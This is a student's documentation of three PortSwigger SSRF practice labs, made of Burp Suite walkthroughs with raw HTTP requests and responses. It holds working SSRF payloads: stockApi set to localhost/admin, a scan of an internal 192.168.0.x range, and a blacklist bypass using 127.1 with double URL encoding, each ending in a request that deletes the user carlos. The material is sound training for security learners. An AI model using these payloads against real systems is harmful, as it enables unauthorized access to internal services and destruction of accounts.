

Documentation : SSRF Labs (burp suite)

SSRF : Server-side Request Forgery

prepared by : Qasim Ali

Lab: Basic SSRF against the local server

navigate home page

click on the Detail option of product

Basic SSRF against the local server

Back to lab description >

Home | My account

WE LIKE TO
SHOP 

 High-End Gift Wrapping ★★★★★ \$59.28	 BBQ Suitcase ★★★★★ \$37.68	 Fur Babies ★☆☆☆☆ \$11.76	 Your Virtual Journey Starts Here ★☆☆☆☆ \$76.45
 View details	 View details	 View details	 View details
 8b8e1c0010008b.web-security-academy.net...			

click on Stock option and check stock



Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

London	Check stock
822 units	

[< Return to list](#)

go to burp suite intercept the request in Proxy Tab (HTTP history)

note the request and right click on it and chose option

send it to Repeater

Screenshot of Burp Suite showing a SSRF attack. The 'Proxy' tab is selected. The 'Intercept' checkbox is checked. A red arrow points to the 'Repeater' tab in the top navigation bar.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
6	https://0ad600ad04a04a6b18b...	POST	/product/stock		✓	200	109	text			✓	79.125.84.16		07:27:43 7 No	
5	https://0ad600ad04a04a6b18b...	GET	/academyLabHeader			101	147					✓	79.125.84.16		07:27:39 7 No
4	https://0ad600ad04a04a6b18b...	GET	/product?productId=1		✓	200	4991	HTML		Basic SSRF against the loc...		✓	79.125.84.16		07:27:37 7 No
3	https://0ad600ad04a04a6b18b...	POST	/product/stock		✓	200	109	text				✓	79.125.84.16		07:27:37 7 No
2	https://0ad600ad04a04a6b18b...	POST	/product/stock		✓	200	109	text				✓	79.125.84.16		07:27:32 7 No
1	https://ontile.services.mozilla.co...	GET	/titles			204	136					✓	34.117.188.166		07:27:29 7 No

Request

send it to repeater

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0ad600ad04a04a6b18b0e1c0010008b.web-security-academy.net
3 Cookies: session=3INLcv0ZFEQrTzEph0sk1xfStbsa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0ad600ad04a04a6b18b0e1c0010008b.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://0ad600ad04a04a6b18b0e1c0010008b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26stor
e1%3D1
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 123
```

Inspector

- Request attributes
- Request body parameters
- Request cookies
- Request headers
- Response headers

in Repeater , go to Request section and note the Request body parameters it contain StockApi URL . decode the url .

Burp Suite Community Edition v1.0.1

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extens

1 × +

Send ⚙ Cancel ⏪ ⏩


Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net
3 Cookie: session=T1NLcwD2FE9qTeUE5pDHskC1xfSTbsa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Response

decode the URL



modify the StockApi URL with Local host and /admin panel address
send request and in response note the Carlos user Details

Request

```

1 POST /product/stock HTTP/2
2 Host: 0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net
3 Cookie: session=T1LcwD2F8qTeUEspDHskC1x4f5bsa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15 stockApi=http://127.0.0.1/admin

```

Response

```

49 </p>
<a href="/my-account">
    My account
</a>
<p>
    |
</p>
</section>
</header>
<div class="notification-header">
</header>
<section>
<h2>
    Users
</h2>
<div>
    <span>
        wiener -
    </span>
    <a href="/admin/delete?username=wiener">
        Delete
    </a>
</div>
<div>
    <span>
        carlos -
    </span>
    <a href="/admin/delete?username=carlos">
        Delete
    </a>
</div>
</section>
<br>
<h1>
    Carlos
</h1>
<div class="footer-wrapper">
</div>
</body>
</html>

```

modify the StockApi Url with local host and /admin panel address
send request and in response note the Carlos User details
copy the Carlos User details and paste it in request Parameters and send

Search: cartos | 2 matches

copy the Carlos User details and paste it in request Parameters and send

Carlos user Deleted and Lab solved

Burp | Project | Intruder | Repeater | View | Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel Follow redirection Target: https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net

Request

```

1 POST /product/stock HTTP/2
2 Host: 0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net
3 Cookie: session=T1LcwD2F8qTeUEspDHskC1x4f5bsa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0ad600ad04a04a6b81b8e1c0010008b.web-security-academy.net
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15 stockApi=http://127.0.0.1/admin

```

Response

```

1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=nHyL2B8znDG94N5e4pKV0Xoh454abcL; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Congratulations, you solved the lab!

Share your skills!   Continue learning >>[Home](#) | [My account](#)

High-End Gift Wrapping



\$59.28



Lab: Basic SSRF against another back-end system

navigate home page

click on the Detail option of product

click on Stock option and check stock



\$92.15

**Description:**

We all know garages aren't used for parking our cars and keeping them safe from the elements. Garages are for storing lots of really useful things; tools, half tins of paint, the kids' old drawings etc' So the question is what do you do with your precious four-wheeled friend?

Say hello to the Packaway Carport. Practical and pleasing to the eye, all your neighbors' eyes will be on you! Best of all if you are away on vacation, or the car is off being serviced, you can pack the carport away and you'll never know it was there. No expensive and time-consuming building work to upset your routine and wallet.

The outer material is highly durable, and when anchored according to our handy user's guide, will be sturdy enough to stay in situ against all weather fronts. A large number of sandbags and bricks come as essential add ons, please bear this in mind when you are placing your order.

There are so many different colors and designs to choose from you will be spoilt for choice. We even have a bespoke camouflage package where the carport can be designed to blend in with its surroundings. Pack away your worries with the Packaway Carport.

London

[Check stock](#)[**< Return to list**](#)

go to burp suite intercept the request in Proxy Tab (HTTP history)

note the request and right click on it and chose option

send it to Repeater

Screenshot of the Burp Suite interface showing the HTTP history tab. The table lists various network requests and responses. The selected row is highlighted in blue.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
148	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓		200	578	JSON			
147	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓		200	578	JSON			
146	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓		200	578	JSON			
145	https://www.youtube.com	POST	/youtube/vl/log_event?alt=json	✓		200	370	JSON			
144	https://www.youtube.com	POST	/youtube/vl/log_event?alt=json	✓		200	370	JSON			
143	https://www.youtube.com	POST	/youtube/vl/log_event?alt=json	✓		200	370	JSON			
142	https://0acb00d20496e2fc97eb...	POST	/product/stock	✓		200	109	text			
141	https://googleads.g.doubleclick.net	GET	/pagead/dtslf_rd=1	✓		200	836	JSON			
140	https://googleads.g.doubleclick.net	GET	/pagead/dtslf_rd=1	✓		200	836	JSON			
139	https://googleads.g.doubleclick.net	GET	/pagead/d...			302	745	HTML			
138	https://googleads.g.doubleclick.net	GET	/pagead/d...			302	745	HTML			
137	https://googleads.g.doubleclick.net	GET	/pagead/dtslf_rd=1	✓		200	836	JSON			
136	https://n0n0leads.n.doubleclick.net	GET	/pagead/d...			302	745	HTML			

Request send it to Repeater

```

Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0acb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
3 Cookie: session=zEpAFkB7QeuukjCfgyeqJmZOLqGSMC7n
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0acb00d20496e2fc97ebbf1600c1005a.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 96
11 Origin: https://0acb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

```

Response

```

Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 541

```

in Repeater , go to Request Section and decode the StockApi URL

send the request with modified request body parameters by adding /admin address

Request

```

1 POST /product/stock HTTP/2
2 Host: Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
3 Cookie: session=zEpAFkB70euwkjCfgyeqJmZ0LqGsMC7n
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 39
11 Origin: https://Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://192.168.0.1:8080/admin

```

Response

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=UTF-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "Missing parameter"

```

decode url and send it to intruder

send it to Intruder

in Intruder , (sub-tab) position go to StockApi and select last octet of http address
click on Add

Intruder Tab

Choose an attack type: Sniper

Payload positions: select 1 form url and click add and go to payload tab

Target: https://Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net

```

1 POST /product/stock HTTP/2
2 Host: Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
3 Cookie: session=zEpAFkB70euwkjCfgyeqJmZ0LqGsMC7n
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 39
11 Origin: https://Oacb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://192.168.0.1:8080/admin

```

go to payload (sub-tab)

in Payloads , select Payload type = Numbers

in Payload setting , add numbers from 0 to 254

Start attack

select Numbers payload type and add numbers from 0 to 254 and start attack

in Attack window , note Status code of requests and view their response
 click on the Status code with 200 and view its response
 note the Carlos user Details and copy them

note the status code and check the response of request with 200 status code and note details of carlos user copy it .

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
30	29	500	227		2477		
31	30	500	323		2477		
32	31	500	217		2477		
33	32	500	373		2477		
34	33	500	349		2477		
35	34	500	406		2477		
36	35	500	284		2477		
37	36	500	263		2477		
38	37	500	279		2477		
39	38	500	277		2477		
40	39	252			2477		
41	40	200	420		2477		
42	41	500	242		2477		
43	42	500	237		2477		
44	43	500	257		2477		
45	44	500	393		2477		

note the status code and check the response of request with 200 status code and note details of carlos user copy it .

go back to Repeater and paste Carlos User Details in the StockApi URL
and send request

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is being constructed to the '/product/stock' endpoint. The 'Pretty' tab of the Request pane shows the following headers and body:

```
1 POST /product/stock HTTP/2
2 Host: 0acb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
3 Cookie: session=zEpAFkB70euwkjCfgyeqJmZ0LqGsMC7n
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0acb00d20496e2fc97ebbf1600c1005a.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 62
11 Origin: https://0acb00d20496e2fc97ebbf1600c1005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16
17
18 stockApi=http://192.168.0.40:8080/admin/delete?username=carlos|
```

The 'Response' pane shows the following headers from the 302 Found response:

```
1 HTTP/2 302 Found
2 Location: http://192.168.0.40:8080/admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

it Delete Carlos User and Lab Solved ..

Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec

WebSecurity Academy Basic SSRF against another back-end system LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | My account

Packaway Carport

★★★★★ \$92.15



Description:
We all know garages aren't used for parking our cars and keeping them safe from the elements. Garages are for storing lots of really useful things; tools, half tins

Lab: SSRF with blacklist-based input filter

navigate home page

click on the Detail option of product

WE LIKE TO
SHOP ZZZZZZ Bed - Your New Home Office
★★★★★ \$97.90Beat the Vacation Traffic
★☆☆☆☆ \$2.66First Impression Costumes
★★★★★ \$6.21Hexbug Battleground Tarantula Double Pack
★★★★★ \$39.70

[View details](#) [View details](#) [View details](#) [View details](#)

click on Stock option and check stock



\$2.66



Description:

Tired of sitting in traffic on the highway? Feel like you're getting nowhere fast? No-one wants to spend most of their vacation wasting valuable time. Start your holiday as soon as you leave your drive with our super VW add on wheels.

These wheels will transport you safely over most standard vehicles on the road. Better still you will see your destination ahead before you even reach it. As more of these adapted vehicles hit the streets other road users will become accustomed to them passing over the roof of their cars, and not panic as you ascend at the rear.

This little extra is not as costly as you might think, but they will need to be fitted by one of our approved engineers. Once they are secured, the tires will only need to be replaced every six months, or 100 Kilometers, depending on how many vehicles you have driven over.

Don't let heavy traffic stress you out, become a leader in easy travel, and book a consultation with one of our experts today.

London



Check stock

920 units

[< Return to list](#)

go to burp suite intercept the request in Proxy Tab (HTTP history)

note the request and right click on it and chose option

send it to Repeater

Screenshot of Burp Suite showing the Proxy tab with a list of captured requests. A red arrow points from the Request section of one message to the Response section of another.

Request

```

1 POST /product/stock HTTP/2
2 Host: Oaob00710450118f8672858a00ef007c.web-security-academy.net
3 Cookie: session=9u1IgKTOMxbymfQVAgQZPDK7X7YYQQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaob00710450118f8672858a00ef007c.web-security-academy.net/product?productId=...
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://Oaob00710450118f8672858a00ef007c.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=
  http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26stor
  eId%3D1

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 920

```

in Repeater , go to Request section and Modify the StockAPI with Local host address

and send it , note Response

Screenshot of Burp Suite showing the Repeater tab. A red arrow points to the 'Send' button. The Request URL has been modified to use a local host address.

Request

modify StockApi URL with local host address and send and note response

```

1 POST /product/stock HTTP/2
2 Host: Oaob00710450118f8672858a00ef007c.web-security-academy.net
3 Cookie: session=9u1IgKTOMxbymfQVAgQZPDK7X7YYQQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaob00710450118f8672858a00ef007c.web-security-academy.net/product?productId=...
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 25
11 Origin: https://Oaob00710450118f8672858a00ef007c.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://127.0.0.1

```


Response

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"

```

now Use another Format of Local host address and send request



The screenshot shows the Burp Suite interface with the Repeater tab selected. The Target is set to <https://0a0b00710450118>. The Request pane shows a POST /product/stock HTTP/2.000 message with various headers and a body containing the URL `stockApi=http://127.1`. The Response pane shows the resulting HTML page, which includes SSRF with blacklist-based input filters and a back-link arrow icon.

```
POST /product/stock HTTP/2.000
Host: 0a0b00710450118f0672858a00ef007c.web-security-academy.net
Cookie: session=9uIgKTOMaxbymfQVAgQZRDWk7X7YYQQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a0b00710450118f0672858a00ef007c.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a0b00710450118f0672858a00ef007c.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Via: trailers
stockApi=http://127.1]
```

now we use another format of Local host and send request .this time it works now send request with /admin address

```
HTTP/2.000 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=KErEm3hJZYw7Dw5dgU0Ruh4mr6svIO6e; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10708
<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SSRF with blacklist-based input filter
    </title>
  </head>
  <body>
    <script src=/resources/labheader/js/labHeader.js>
    </script>
    <div id=academyLabHeader>
      <section class=academyLabBanner>
        <div class=container>
          <div class=logos>
            </div>
            <div class=title-container>
              <h2>
                SSRF with blacklist-based input filter
              </h2>
              <a class=link-back href='https://portswigger.net/web-security/ssrf/lab-ssrf-with-klist-filter'>
                Back
              </a>
            </div>
            <div class=description>
              <img alt='Back arrow icon' data-bbox=28 30 35 35>
            </div>
          </div>
        </section>
      </div>
    </body>
  </html>
```

this time it works now send by adding /admin address

encode /admin parameters with URL encoder and send it

in Response ,note Carlos User Details and copy them

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 3 x 4 x +

Send Cancel < > v

Target: https://0a0b00710450118f8672858

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a0b00710450118f8672858a00ef007c.web-security-academy.net
3 Cookie: session=9u1gKTOMxbymfQVAgQZDwK7X7YYQQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0b00710450118f8672858a00ef007c.web-security-academy.net/product?productId=2
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 67
11 Origin: https://0a0b00710450118f8672858a00ef007c.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17 stockApi=http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65
```

Response

```
Pretty Raw Hex Render
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
```

add /admin parameter and encode it with URL encoder and send request . In Response note User Carlos details and copy them

0 highlights 2 matches

paste the Carlos user account Delete details in Url and send request

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 3 x 4 x +

Send Cancel < > v Follow redirection

Target: https://0a0b00710450118f8672858

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a0b00710450118f8672858a00ef007c.web-security-academy.net
3 Cookie: session=9u1gKTOMxbymfQVAgQZDwK7X7YYQQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0b00710450118f8672858a00ef007c.web-security-academy.net/product?productId=2
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 90
11 Origin: https://0a0b00710450118f8672858a00ef007c.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17 stockApi=http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?username=carlos
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=tM4jAN7cXxAHKMxc6izu2gTy20V3h0OB; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Carlos Delete and Lab Solved

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#)

Beat the Vacation Traffic



\$2.66

